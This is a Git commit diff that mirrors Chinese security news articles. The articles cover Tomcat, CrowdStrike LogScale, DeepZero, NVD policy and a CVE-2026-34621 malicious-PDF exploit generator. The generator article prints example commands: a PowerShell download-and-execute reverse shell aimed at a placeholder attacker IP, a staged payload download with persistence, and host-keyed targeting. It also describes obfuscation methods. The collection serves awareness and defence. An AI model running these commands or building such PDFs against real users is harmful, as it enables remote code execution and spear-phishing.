mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
CrowdStrike LogScale 存在高危漏洞,可被攻击者利用非法读取服务器文件、记一次某大学的漏洞挖掘、邀请次数限制绕过漏洞、NVD“撑不住”了:以后NVD的漏洞该咋运营、[工具推荐]两款最新的shiro反序列化漏洞综合利用工具、孚盟云 AjaxProductTemplateList.ashx SQL注入漏洞、漏洞预警 | Windows截图工具信息泄露漏洞、挖到盲SSRF别急着放弃!这才是RCE的正确打开方式、国家人工智能安全漏洞库正式启动,AI漏洞治理开始进入“基础设施化”阶段、实战!快速编写漏洞POC & 批量验证、如何通过漏洞组合链为工控平台CODESYS植入后门、每周PDF资源:OpenClaw曝重大漏洞;2026高危漏洞TOP10盘点;黑客算改安卓NFC应用窃取支付数据、记录几个简单的edu漏洞挖掘思路、CVE-2026-34621漏洞利用生成器,一个令人不安的“武器级”工具箱、智互联WMS getsyspdaversionlistbyparams SQL注入漏洞、漏洞复现 | 用友NC ServletForESBAdaptor 反序列化RCE漏洞、黑客利用Telegram做“战报系统”,900余家企业遭React2Shell漏洞批量洗劫、黑客利用 Breeze Cache 插件漏洞(CVE-2026-3844)发起攻击,超 40 万个网站面临安全风险、漏洞爆炸了,NIST停止为不符合标准的漏洞做详细分析、今日(2026年4月26日)热点网络安全漏洞动态、DeepZero:开源的驱动程序漏洞自动化研究引擎,如何改变攻防格局?、漏洞预警 | 天地伟业Easy7 SQL注入漏洞、PDF漏洞利用工具,看起来像真的!、莱特币零日漏洞遭利用发起拒绝服务攻击,导致主要矿池瘫痪、CVE-2017-12615 Apache Tomcat任意文件上传漏洞说明、拉开渗透差距:从被忽略的细节入手,WebSocket 漏洞测试实操、
This commit is contained in:
 test committed
1 parent
0431dd5063
commit
be8d9a2cbb
27 files changed
+2830
-86
No files matched your search
@@ -20220,5 +20220,31 @@
|
||||
"https://mp.weixin.qq.com/s/g7m_PFQNSeqacnrBU0Zq_g": "CVE-2025-70994:雅迪T5电动车弱认证漏洞分析",
|
||||
"https://mp.weixin.qq.com/s/kqJ__HdcyNIbp8dLNFpG7Q": "Oday 提权漏洞 RedSun",
|
||||
"https://mp.weixin.qq.com/s/54o11j2hq8g2B4tM3GYAfQ": "漏洞风暴到来,安全如何应对?",
|
||||
"https://mp.weixin.qq.com/s/333ue1v4BotTYZl_TYmtRA": "【一周安全资讯0425】网安标委技术文件《人工智能应用伦理安全指引》1.0版公开征求意见;Vercel遭第三方OAuth劫持入侵"
|
||||
"https://mp.weixin.qq.com/s/333ue1v4BotTYZl_TYmtRA": "【一周安全资讯0425】网安标委技术文件《人工智能应用伦理安全指引》1.0版公开征求意见;Vercel遭第三方OAuth劫持入侵",
|
||||
"https://mp.weixin.qq.com/s/L8xeBZnj39Qty6ntKUwBBg": "CrowdStrike LogScale 存在高危漏洞,可被攻击者利用非法读取服务器文件",
|
||||
"https://mp.weixin.qq.com/s/AYUZ6TtmGVtYWjHVk6745w": "记一次某大学的漏洞挖掘",
|
||||
"https://mp.weixin.qq.com/s/zyOHKhXdIL_xlmy8OOV2nA": "邀请次数限制绕过漏洞",
|
||||
"https://mp.weixin.qq.com/s/Q_X_Xv0ffX_HJjgAZsPfkg": "NVD“撑不住”了:以后NVD的漏洞该咋运营",
|
||||
"https://mp.weixin.qq.com/s/GsZn0E8bW4_PS7-Q0niQ2Q": "[工具推荐]两款最新的shiro反序列化漏洞综合利用工具",
|
||||
"https://mp.weixin.qq.com/s/OcI0Mu9VQqVIa8ucaWH_eQ": "孚盟云 AjaxProductTemplateList.ashx SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s/cJ2Y9tEC3zUKrAoOtYs_Yg": "漏洞预警 | Windows截图工具信息泄露漏洞",
|
||||
"https://mp.weixin.qq.com/s/FBeu3Gh8c3vHRfVYNAPfIg": "挖到盲SSRF别急着放弃!这才是RCE的正确打开方式",
|
||||
"https://mp.weixin.qq.com/s/3i8QzA17oITXTxiNjUiEAg": "国家人工智能安全漏洞库正式启动,AI漏洞治理开始进入“基础设施化”阶段",
|
||||
"https://mp.weixin.qq.com/s/l89UO7i5L-6AZaSyI0f6Tg": "实战!快速编写漏洞POC & 批量验证",
|
||||
"https://mp.weixin.qq.com/s/9N7PunFuq6yAsV40SKXloQ": "如何通过漏洞组合链为工控平台CODESYS植入后门",
|
||||
"https://mp.weixin.qq.com/s/51IPZ96leij4ShgvItxzFA": "每周PDF资源:OpenClaw曝重大漏洞;2026高危漏洞TOP10盘点;黑客算改安卓NFC应用窃取支付数据",
|
||||
"https://mp.weixin.qq.com/s/5H6akWNhxIVosCiXm_Gw9A": "记录几个简单的edu漏洞挖掘思路",
|
||||
"https://mp.weixin.qq.com/s/pnuLceAUkgadhjjZn1thAg": "CVE-2026-34621漏洞利用生成器,一个令人不安的“武器级”工具箱",
|
||||
"https://mp.weixin.qq.com/s/IDVgCPTEHXgp2287_IMqYA": "智互联WMS getsyspdaversionlistbyparams SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s/76vg9O1K5kr0dynaOgEacA": "漏洞复现 | 用友NC ServletForESBAdaptor 反序列化RCE漏洞",
|
||||
"https://mp.weixin.qq.com/s/97zyDxpP1L2QMq4t2N4SxA": "黑客利用Telegram做“战报系统”,900余家企业遭React2Shell漏洞批量洗劫",
|
||||
"https://mp.weixin.qq.com/s/6ZHb7JPOdw1KaN78148Q6A": "黑客利用 Breeze Cache 插件漏洞(CVE-2026-3844)发起攻击,超 40 万个网站面临安全风险",
|
||||
"https://mp.weixin.qq.com/s/tKLIIESGCYcDNmkaV72TYg": "漏洞爆炸了,NIST停止为不符合标准的漏洞做详细分析",
|
||||
"https://mp.weixin.qq.com/s/yk3Na1rZNQq8d0ck-cs45A": "今日(2026年4月26日)热点网络安全漏洞动态",
|
||||
"https://mp.weixin.qq.com/s/oaaVH1DJUCEbdkdxzDw1Yg": "DeepZero:开源的驱动程序漏洞自动化研究引擎,如何改变攻防格局?",
|
||||
"https://mp.weixin.qq.com/s/pYX7ym5MGbopdjjBbZk2JQ": "漏洞预警 | 天地伟业Easy7 SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s/jtHe-2ne_ku1_7W0W0MYJw": "PDF漏洞利用工具,看起来像真的!",
|
||||
"https://mp.weixin.qq.com/s/h5VwXQTWWdix-25c5T9UkQ": "莱特币零日漏洞遭利用发起拒绝服务攻击,导致主要矿池瘫痪",
|
||||
"https://mp.weixin.qq.com/s/bprUqeLSDdjBS179mBXcqg": "CVE-2017-12615 Apache Tomcat任意文件上传漏洞说明",
|
||||
"https://mp.weixin.qq.com/s/KBOm1W35utMcRCsvvAGQqA": "拉开渗透差距:从被忽略的细节入手,WebSocket 漏洞测试实操"
|
||||
}
|
||||
@@ -0,0 +1,38 @@
|
||||
# CVE-2017-12615 Apache Tomcat任意文件上传漏洞说明
|
||||
原创 晨星安全团队
|
||||
晨星安全团队 晨星安全团队 2026-04-27 02:10
|
||||
|
||||
# Apache Tomcat readonly任意文件上传
|
||||
## 漏洞本质
|
||||
|
||||
Tomcat的DefaultServlet默认负责静态资源处理,当配置文件中把readonly设为false时(readonly=false),相当于手动开启服务器文件写入权限。
|
||||
```
|
||||
<servlet>
|
||||
<servlet-name>default</servlet-name>
|
||||
<servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
|
||||
<init-param>
|
||||
<param-name>debug</param-name>
|
||||
<param-value>0</param-value>
|
||||
</init-param>
|
||||
<init-param>
|
||||
<param-name>listings</param-name>
|
||||
<param-value>false</param-value>
|
||||
</init-param>
|
||||
<init-param>
|
||||
<param-name>readonly</param-name>
|
||||
<param-value>false</param-value>
|
||||
</init-param>
|
||||
<load-on-startup>1</load-on-startup>
|
||||
</servlet>
|
||||
|
||||
```
|
||||
## 绕过技巧
|
||||
|
||||
虽然 Tomcat 对文件后缀有一定检测(不能直接写 JSP),但我们使用一些文件系统的特性(如 Linux下可用 /)来绕过限制
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**-END-**
|
||||
|
||||
@@ -0,0 +1,117 @@
|
||||
# CVE-2026-34621漏洞利用生成器,一个令人不安的“武器级”工具箱
|
||||
幻泉之洲 2026-04-27 01:09
|
||||
|
||||
> 一份名为“CVE-2026-34621高级利用生成器”的恶意PDF样本生成工具在Github公开,其成熟度已达到武器化级别,能自动化针对Adobe Acrobat/Reader的原型污染漏洞(CVE-2026-34621)发动攻击,实现沙箱逃逸和任意代码执行。这篇文章我们将深入拆解其工作机制、杀伤力与带来的安全启示。
|
||||
|
||||
|
||||
一款功能强大到足以让安全工程师眉头紧锁、让防守方手心出汗的工具,悄无声息地出现在了开源代码托管平台。它以“高级利用生成器”为名,核心功能直指代号为CVE-2026-34621的Adobe Acrobat和Reader高危漏洞。
|
||||
|
||||
和常见的概念验证(PoC)代码不同,这个生成器展示的,是漏洞利用工程从手工操作到“工业化生产”的转变。它不仅能全自动生成恶意PDF,还集成了跨平台攻击、持久化驻留、混淆反检测等多种高级特性。说实话,这东西的成熟度已经远超研究范畴,完全达到了武器级交付品的水平。
|
||||
## 这不是一个普通漏洞
|
||||
|
||||
CVE-2026-34621是一个“原型污染”(Prototype Pollution)漏洞,发生在Adobe的JavaScript引擎中。漏洞的精妙之处在于其攻击链条。
|
||||
|
||||
攻击者通过特制的PDF文档中嵌入的恶意JavaScript,污染所有JavaScript对象的祖先——Object.prototype
|
||||
,给它注入像__trusted
|
||||
之类伪造的属性。
|
||||
|
||||
Adobe原本设计了一套精巧的沙箱机制,严格区分“可信”的PDF应用层脚本和“不可信”的文档层脚本。但原型污染后,这个信任边界被搅浑了。引擎在检查权限时,看到每个对象都“自带”__trusted
|
||||
属性,会误以为这些来自不可信文档的脚本也拥有高权限。
|
||||
|
||||
一旦突破了信任检查,脚本就能调用那些原本被锁在保险柜里的API:比如启动外部程序(app.launchURL
|
||||
)、直接读取本地文件(util.readFileIntoStream
|
||||
)或执行特权函数。至此,Adobe精心构建的沙箱围墙完全失效。
|
||||
|
||||
接下来的事情就变得直接而危险:攻击者能够执行任何他们想在受害者机器上运行的命令。
|
||||
## 工具化:让攻击变得像点外卖
|
||||
|
||||
如果说挖出漏洞原理是制造出一颗子弹,那么这个“高级利用生成器”就是一条自动化的子弹生产线,还能根据“客户”要求提供定制服务。
|
||||
### 一键三连:跨平台、定制化、自动化
|
||||
- **智能跨平台识别**
|
||||
:生成的PDF打开时,首先自动检测用户操作系统。然后调用对应的执行方法:Windows上用cmd.exe
|
||||
、PowerShell或WScript.Shell
|
||||
;macOS上则通过Terminal.app
|
||||
或osascript
|
||||
。
|
||||
|
||||
- **命令随心配**
|
||||
:不再需要手动修改代码。通过命令行参数,你可以指定任何想在目标机器上运行的命令。从简单的弹出计算器,到下载并执行远程木马,再到建立反向Shell,一句话搞定。
|
||||
|
||||
- **自动化报告生成**
|
||||
:生成恶意PDF的同时,附送HTML、TXT和JSON三份格式的“出厂报告”,详细记录载荷配置,方便攻击者归档和管理。
|
||||
|
||||
### 进阶攻击特性:专业渗透测试工具的标配
|
||||
|
||||
这个生成器的可怕之处在于,它把许多原本需要人工、分步骤完成的攻击动作,都做成了可选的“功能开关”。
|
||||
- **持久化(-p参数)**
|
||||
:一个开关,就能让恶意载荷在受害者电脑重启后依然运行。Windows下添加注册表启动项,macOS下安装LaunchAgent守护进程。
|
||||
|
||||
- **分阶段载荷投递(--stage参数)**
|
||||
:恶意PDF只负责下载并执行第二阶段的“真正”载荷。这样初始攻击文件可以很小、很隐蔽,复杂的恶意软件主程序则从攻击者控制的服务器上按需拉取。这也方便了攻击者随时更换主载荷,而无需重新投递PDF。
|
||||
|
||||
- **环境锁定(-k参数)**
|
||||
:也叫“鱼叉攻击”模式。让恶意PDF只在特定主机名的电脑上才激活真正的攻击载荷。如果被分析人员或普通用户不小心打开,它要么什么都不做,要么执行一个无害的演示动作。这大大增加了针对性攻击的成功率和隐蔽性。
|
||||
|
||||
### 绕过检测的“三重面纱”
|
||||
|
||||
工具内置了0到3级四种混淆等级,用于对抗杀毒软件和安全分析人员的静态检测。
|
||||
- **等级0**
|
||||
:源代码原样输出,用于调试。
|
||||
|
||||
- **等级1**
|
||||
:基础混淆,把字符串拆成String.fromCharCode(…)
|
||||
组合,变量名随机化。
|
||||
|
||||
- **等级2**
|
||||
:在等级1基础上插入大量垃圾注释和无用代码块,干扰阅读。
|
||||
|
||||
- **等级3**
|
||||
:最高等级,整个脚本先用base64编码,再用eval(atob(...))
|
||||
包裹执行,最后再对包裹层进行随机混淆。生成的JavaScript几乎无法被人类直接理解,对静态特征码检测的绕过能力很强。
|
||||
|
||||
## 实战场景:恶意PDF是如何炮制出来的
|
||||
|
||||
python3 cve_2026_34621_advanced.py -o invoice.pdf --win calc.exe
|
||||
|
||||
▲ 生成一个在Windows上打开计算器的PDF
|
||||
|
||||
python cve_2026_34621_advanced.py -o contract.pdf --win "powershell -NoP -Ep Bypass -C \"IEX(New-Object Net.WebClient).DownloadString('http://攻击者IP/shell.ps1')\""
|
||||
|
||||
▲ 生成一个下载并执行远程PowerShell反向Shell的PDF
|
||||
|
||||
python cve_2026_34621_advanced.py -o resume.pdf --win calc.exe --stage http://192.168.1.100/payload.exe -p
|
||||
|
||||
▲ 生成一个PDF,执行calc作为演示,同时从内网地址下载真实载荷并安装持久化启动项
|
||||
|
||||
python cve_2026_34621_34621_advanced.py -o targeted.pdf --win calc.exe -k SALES-PC
|
||||
|
||||
▲ 生成一个PDF,只有主机名为“SALES-PC”的电脑才会执行calc
|
||||
|
||||
更危险的是“诱饵PDF”功能。你可以指定一个正常的、合法的PDF文件(比如一份真实的公司财务报表或产品手册),工具会将恶意利用代码“缝合”进这个合法PDF中,生成一个看起来人畜无害的“安全发票”。这招在鱼叉式钓鱼攻击中几乎是必杀技。
|
||||
## 漏洞影响与修复建议
|
||||
|
||||
根据漏洞说明,受影响的Adobe产品版本相当广泛:
|
||||
<table><thead><tr><th><section><span leaf="">产品</span></section></th><th><section><span leaf="">分发渠道</span></section></th><th><section><span leaf="">受影响版本</span></section></th><th><section><span leaf="">已修复版本</span></section></th></tr></thead><tbody><tr><td><section><span leaf="">Adobe Acrobat DC</span></section></td><td><section><span leaf="">持续更新版</span></section></td><td><section><span leaf="">≤ 26.001.21367</span></section></td><td><section><span leaf="">26.001.21411</span></section></td></tr><tr><td><section><span leaf="">Adobe Reader DC</span></section></td><td><section><span leaf="">持续更新版</span></section></td><td><section><span leaf="">≤ 26.001.21367</span></section></td><td><section><span leaf="">26.001.21411</span></section></td></tr><tr><td><section><span leaf="">Adobe Acrobat 2024</span></section></td><td><section><span leaf="">经典版</span></section></td><td><section><span leaf="">≤ 24.001.30356</span></section></td><td><section><span leaf="">24.001.30362 (Win) / 30360 (macOS)</span></section></td></tr></tbody></table>
|
||||
针对普通用户和企业安全人员的建议非常直接:
|
||||
1. **立即更新**
|
||||
:去Adobe官网或者通过软件内置的更新功能,把Acrobat/Reader升级到最新版。这是唯一一劳永逸的方法。
|
||||
|
||||
1. **风险规避**
|
||||
:如果因为某些特殊原因暂时无法升级,可以在软件设置里**禁用JavaScript**
|
||||
(编辑 → 首选项 → JavaScript → 取消勾选“启用Acrobat JavaScript”)。这会让很多依赖交互功能的PDF文档失效,但能封堵此类攻击。
|
||||
|
||||
1. **考虑替代品**
|
||||
:对于只是需要查看PDF文件的场景,可以考虑使用操作系统自带的预览工具或第三方PDF阅读器,它们通常不受Adobe特定漏洞的影响。
|
||||
|
||||
## 深度思考:当漏洞利用变成“标准产品”
|
||||
|
||||
这个“高级利用生成器”的出现,标志着一个清晰的趋势:高级持续威胁(APT)攻击中使用的部分技术,正在被封装、打包、开源,最终变成每一个脚本小子都能轻易上手的“标准产品”。
|
||||
|
||||
过去,一次成功的鱼叉攻击需要攻击者具备漏洞分析、利用编写、载荷混淆、文档伪装等一系列技能。现在,只要会敲几行命令,一个初学者就能生成一个极具威胁性的、可能绕过基础防御的恶意文件。这无疑大大降低了高级攻击的门槛,也放大了每个高危漏洞的真实风险。
|
||||
|
||||
漏洞本身CVE-2026-34621是危险的,但比漏洞更危险的,是将利用它的能力民主化和自动化。防守方的压力正在指数级增长——他们不仅要防范未知的零日漏洞,还要面对由已知漏洞武装起来的、源源不断的、自动化的攻击尝试。
|
||||
|
||||
未来,防守将越来越依赖纵深防御和主动狩猎,因为第一道防线被自动化工具突破的可能性,已经变得越来越高。对于安全研究者而言,开源这样强大的攻击工具是一把双刃剑。它无疑推动了整个行业对威胁的理解和检测能力的提升,但也实实在在地武装了对手。如何在不违背伦理和法律的前提下,更好地利用这些公开的情报来加固我们的数字世界,是每一个安全从业者都需要持续思考的问题。
|
||||
|
||||
**获取方式:私信回复"cve_2026_34621"获取**
|
||||
|
||||
@@ -0,0 +1,29 @@
|
||||
# CrowdStrike LogScale 存在高危漏洞,可被攻击者利用非法读取服务器文件
|
||||
鹏鹏同学
|
||||
鹏鹏同学 黑猫安全 2026-04-27 00:49
|
||||
|
||||

|
||||
|
||||
猎鹰(CrowdStrike)近日披露一枚高危漏洞,漏洞编号**CVE-2026-40050**
|
||||
,影响其本地化部署版 LogScale 产品。该漏洞属于**未授权路径遍历漏洞**
|
||||
,远程攻击者可在无需认证的情况下读取服务器文件系统中的任意文件。
|
||||
|
||||
这家网络安全厂商发布的安全公告表示:“CrowdStrike 已发布安全更新,修复 LogScale 中一处高危未授权路径遍历漏洞。本次漏洞仅需特定本地化部署版本的用户进行修复,**不影响新一代 SIEM 订阅用户**
|
||||
。该缺陷存在于某一特定集群 API 接口,若接口对外暴露,远程攻击者可无认证读取服务器本地任意文件。”
|
||||
|
||||
CrowdStrike LogScale 是一款日志管理与可观测性平台,助力企业实时采集、检索并分析海量机器数据。该平台可接入各类系统、应用、云服务及安全设备日志,依托高性能索引架构实现秒级日志检索,对需要快速研判告警与安全事件的安全运营中心(SOC)尤为关键。
|
||||
|
||||
CrowdStrike 确认,新一代 SIEM 用户不受此漏洞影响。LogScale 云端 SaaS 用户已于 2026 年 4 月 7 日通过全集群网络层防护策略完成加固。目前厂商暂未监测到该漏洞的野外利用攻击。但**自建部署版 LogScale 用户需紧急升级至修复版本**
|
||||
。该漏洞由厂商内部持续产品测试发现,体现了其主动安全监测能力。安全防御类平台本身是攻击者的高价值目标。
|
||||
|
||||
LogScale 这类安全工具在企业架构中拥有高权限地位。因其核心枢纽属性,这类产品的漏洞危害远高于普通应用。本次路径遍历漏洞,可能导致配置文件、账号凭证、内部敏感数据泄露。
|
||||
|
||||
防御类安全软件的安全加固标准,应与它所防护的业务系统保持一致。业界普遍存在固有认知:安全产品天生更安全、抗攻击能力更强。但实际上,安全软件同样会出现代码漏洞、设计缺陷与配置隐患,一旦被利用,造成的后果往往更为严重。
|
||||
|
||||
监控与检测类平台的漏洞风险尤为致命,会直接削弱企业安全可视能力。攻击者一旦攻陷此类系统,可关闭告警、篡改屏蔽日志、潜伏监听安全运营行为而不被发现,甚至以此为跳板提权、在内网横向移动。
|
||||
|
||||
因此,防御类安全设施的及时补丁更新与常态化漏洞管理至关重要。企业往往优先修复操作系统、Web 应用、对外暴露服务,却忽视安全基础设施,而这类设备理应获得更高优先级防护。若威胁检测工具自身失陷,整体安全防御体系将彻底失效。
|
||||
|
||||
本次 CrowdStrike 漏洞事件也体现了现代安全机制的积极一面:漏洞由厂商内部发现并通过合规流程负责任披露,反映其成熟的安全开发规范,大幅降低了攻击者提前掌握并利用漏洞的风险。
|
||||
|
||||
|
||||
@@ -0,0 +1,125 @@
|
||||
# DeepZero:开源的驱动程序漏洞自动化研究引擎,如何改变攻防格局?
|
||||
原创 网空闲话
|
||||
网空闲话 网空闲话plus 2026-04-27 00:24
|
||||
|
||||
网络安全战场上,一种名为“自带漏洞驱动程序”(Bring Your Own Vulnerable Driver, BYOVD)的攻击技术正成为勒索软件运营者和国家级APT组织的惯用利器。攻击者利用合法签名但存在漏洞的Windows内核驱动程序,通过加载该驱动程序获得与操作系统内核同等的执行权限,从而绕过安全软件、关闭端点检测与响应(EDR)系统、甚至植入持久化后门。从被广泛报道的Scattered Spider团伙到朝鲜Lazarus组织,BYOVD攻击的身影频繁出现。然而,手动挖掘内核驱动中的零日漏洞需要深厚的逆向工程功底和大量时间投入,成本高昂。2026年4月,开发者416rehman推出的开源项目DeepZero,试图以自动化的方式颠覆这一现状。
|
||||
|
||||

|
||||
### 一、项目概览:漏洞研究流程的工程化重构
|
||||
|
||||
DeepZero是一个基于Python 3.11+的自动化漏洞研究框架,其宣传语“在你睡觉时也能找到零日漏洞”并非夸大其词。根据官方介绍,该框架被明确设计为“一个可恢复的并行流水线引擎”,能够无人值守地处理海量Windows内核驱动程序数据集。
|
||||
|
||||
与传统的将反编译器、静态分析器和大型语言模型(LLM)用脆弱的bash脚本拼凑的做法不同,DeepZero采用“流水线即YAML”(Pipeline-as-YAML)的声明式配置。研究人员只需将分析流程写入一个YAML文件,DeepZero便负责处理编排、并行执行、容错和状态持久化。该项目采用MIT许可证,代码由98.9%的Python和1.1%的Jinja模板构成,可在Windows和Linux系统上运行。截至参考材料撰写时(2026年4月26日),DeepZero在GitHub上已获得124个star和15个fork,代码库共有71次提交——这些数字虽然不算耀眼,但正如作者评论所言,“掩盖了代码库的雄心壮志”。
|
||||
### 二、技术架构:四种处理器与原子状态模型
|
||||
#### 2.1 处理器的类型与语义
|
||||
|
||||
DeepZero的流水线由一个**Ingest处理器**
|
||||
开始,后接任意序列的**Map**
|
||||
、**BulkMap**
|
||||
和**Reduce**
|
||||
处理器,每种处理器具有不同的输入输出语义:
|
||||
- **Ingest处理器**
|
||||
:唯一起点,接收目标文件或目录路径,返回样本列表。每个样本获得唯一ID、源路径和初始元数据。
|
||||
|
||||
- **Map处理器**
|
||||
:一对一处理单个样本,必须线程安全。返回ProcessorResult
|
||||
,包含三种可能结果:ok
|
||||
(样本继续)、filter
|
||||
(有意排除)或fail
|
||||
(处理错误)。这一三状态判决跟踪贯穿整个运行过程。
|
||||
|
||||
- **BulkMap处理器**
|
||||
:将所有活动样本一次性传递给单个外部进程调用,适用于启动成本高的工具(如semgrep)。返回与输入一一对应的结果列表。
|
||||
|
||||
- **Reduce处理器**
|
||||
:全局性地看到所有活动样本,返回要保留的样本ID列表及顺序,其余样本被过滤。这是一个全局同步屏障。
|
||||
|
||||
#### 2.2 原子状态持久化:最精妙的设计
|
||||
|
||||
参考材料特别强调,DeepZero的状态模型是其“最有利于威胁研究的设计选择之一”。所有执行状态存储在work/<pipeline>/
|
||||
目录下每个样本的state.json
|
||||
文件中。写入操作是原子性的:先写入临时文件,再执行os.replace
|
||||
。此外,针对Windows平台,系统实现了重试机制以处理短暂的防病毒文件锁定——当扫描内核驱动程序时不可避免地会触发AV软件,这一设计极其贴心。
|
||||
|
||||
这意味着用户可以随时按Ctrl+C
|
||||
中断运行,再次执行完全相同的命令后,DeepZero会立即从磁盘状态恢复,从中断处继续,无需重新处理已完成样本。使用--clean
|
||||
标志则可清空之前的状态重新开始。
|
||||
#### 2.3 LLM集成与成本控制
|
||||
|
||||
DeepZero通过Jinja2提示模板和LiteLLM实现了与任意LLM提供商的集成。官方提供的LOLDrivers流水线中,LLM评估阶段的提示模板支持高达**900,000个标记**
|
||||
的上下文窗口,并可对输出进行正则表达式分类(如[VULNERABLE]/[SAFE]
|
||||
)。但更为务实的是其成本控制策略:低成本的过滤器(元数据筛选、哈希排除、semgrep静态扫描)在昂贵的AI阶段启动之前就对语料库进行层层筛选,最终只有排名靠前的少量候选样本进入LLM深度分析。正如材料中所言:“低成本的过滤器在昂贵的AI阶段启动之前就对语料库进行筛选”。
|
||||
### 三、LOLDrivers管道:BYOVD零日漏洞狩猎实战
|
||||
|
||||
DeepZero代码库中附带了一个完整的示例流水线——**LOLDrivers**
|
||||
,专门用于探测Windows内核驱动程序中的BYOVD攻击面。研究界的主要防御数据库是loldrivers.io
|
||||
,DeepZero明确将其用作黑名单,使研究人员能够专注于尚未被收录的驱动程序——也就是可能出现新零日漏洞的区域。
|
||||
|
||||
该流水线包含七个阶段:
|
||||
1. **discover(pe_ingest)**
|
||||
:使用LIEF库进行PE头解析,提取驱动程序元数据和攻击面信号。
|
||||
|
||||
1. **kernel_filter(metadata_filter)**
|
||||
:筛选具有IOCTL表面的内核模式驱动程序,并按SHA256去重。
|
||||
|
||||
1. **loldrivers_filter**
|
||||
:排除loldrivers.io
|
||||
上已收录的驱动程序(已知不良驱动程序跳过列表)。
|
||||
|
||||
1. **decompile(ghidra_decompile)**
|
||||
:调用Ghidra无头反编译,并提取IOCTL调度函数。
|
||||
|
||||
1. **semgrep_scanner**
|
||||
:使用自定义的semgrep规则对反编译出的C源代码进行批量扫描。附带的规则涵盖四类经典内核驱动程序漏洞:arbitrary_rw
|
||||
(任意读写)、buffer_overflow
|
||||
(缓冲区溢出)、method_neither
|
||||
(IOCTL不安全处理方法)以及msr_access
|
||||
(模型专用寄存器访问)。
|
||||
|
||||
1. **pick_top_10(top_k)**
|
||||
:按semgrep发现的数量排名,保留前10个候选驱动程序。
|
||||
|
||||
1. **assess(generic_llm)**
|
||||
:对每个幸存候选者进行LLM深度分析,输出带有漏洞标签的评估报告。
|
||||
|
||||
### 四、对安全社区的深远意义
|
||||
|
||||
DeepZero属于“日益壮大的AI辅助攻击性安全工具系列”。作者评论道,在这个系列中,“LLM不再仅仅是代码审查员,而是漏洞发现流水线上的重要环节”。对于红队而言,这一框架显著降低了BYOVD漏洞挖掘的入门成本;对于蓝队和CTI分析师而言,这意味着防御者必须预料到勒索软件攻击中会出现大量新披露的、存在漏洞但已签名的驱动程序。
|
||||
|
||||
然而,DeepZero真正的贡献并非在于某个巧妙的单一技巧。正如材料中所总结的:“它坚持认为漏洞研究流程应该像数据工程流程一样严谨:声明式配置、原子状态、可恢复性和可插拔阶段。”这种理念将漏洞研究从“手工艺”提升到了“工程化”的层面。
|
||||
### 五、现状、局限与未来
|
||||
|
||||
截至报道时,DeepZero的REST API仍被明确标记为“正在开发中/实验性”且“部分损坏”。其内置处理器共有七个:file_discovery
|
||||
(摄取)、metadata_filter
|
||||
(元数据过滤)、hash_exclude
|
||||
(哈希排除)、generic_llm
|
||||
(通用LLM)、generic_command
|
||||
(通用命令)、top_k
|
||||
(前K保留)和sort
|
||||
(排序)。外部处理器示例包括ghidra_decompile
|
||||
、loldrivers_filter
|
||||
、pe_ingest
|
||||
和semgrep_scanner
|
||||
。
|
||||
|
||||
CLI提供了完整的控制能力:deepzero run
|
||||
执行或恢复流水线,deepzero status
|
||||
查看运行状态,deepzero validate
|
||||
验证流水线定义,deepzero list-processors
|
||||
枚举内置处理器,deepzero init
|
||||
搭建新流水线,deepzero interactive
|
||||
启动LLM支持的交互式REPL,以及deepzero serve
|
||||
启动REST API(实验性)。
|
||||
### 结语
|
||||
|
||||
DeepZero是一个架构完善、积极开发的自动化漏洞研究框架,专为BYOVD零日漏洞挖掘而设计。其简洁的扩展原语使其能够推广到Windows内核驱动程序之外的其他应用场景。对于那些希望利用LLM增强漏洞挖掘能力,但又不想手动拼凑十几个工具的威胁研究人员而言,DeepZero代表了当前开源项目中一个值得密切关注的方向。正如参考材料所言:“它是今年最令人瞩目的开源项目之一。”
|
||||
|
||||
|
||||
参考资源
|
||||
|
||||
1、
|
||||
https://github.com/416rehman/deepzero
|
||||
|
||||
2、
|
||||
https://cyberwarrior76.substack.com/p/deepzero-automating-zero-day-discovery
|
||||
|
||||
@@ -0,0 +1,81 @@
|
||||
# NVD“撑不住”了:以后NVD的漏洞该咋运营
|
||||
微步在线 2026-04-27 00:31
|
||||
|
||||

CVE又有大变动。面对严重积压的漏洞队列,NIST(美国国家标准与技术研究院)近期宣布调整NVD(美国国家漏洞数据库)运营策略:
|
||||
**只针对特定CVE进行详细分析(enrichment),“最低优先级漏洞”不计划立即进行详细分析。**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**从"应编尽编"到"选择性分析"**
|
||||
|
||||
|
||||
NVD的核心使命是为每个CVE提供"补充信息"数据,包括CVSS基础评分、影响产品列表(供应商、产品、版本)、修复建议(补丁版本)、漏洞缺陷类型(CWE)、参考链接等详细信息。这套体系可以让安全团队用统一语言描述风险,然后基于CVSS评分建立修补策略。
|
||||
|
||||
|
||||
由于CVE的暴增,为了专注于最关键的CVE,及CVE详细分析项目长期可持续,**NIST选择优先对CISA KEV(已被利用漏洞)目录中的漏洞、美国联邦政府使用的软件,以及EO 14028定义的"关键软件"的CVE进行详细分析。**
|
||||
虽然所有提交的CVE仍会被添加到NVD,但不符合上述标准的漏洞将被归类为“最低优先级”,而不进行详细分析。
|
||||
|
||||
|
||||
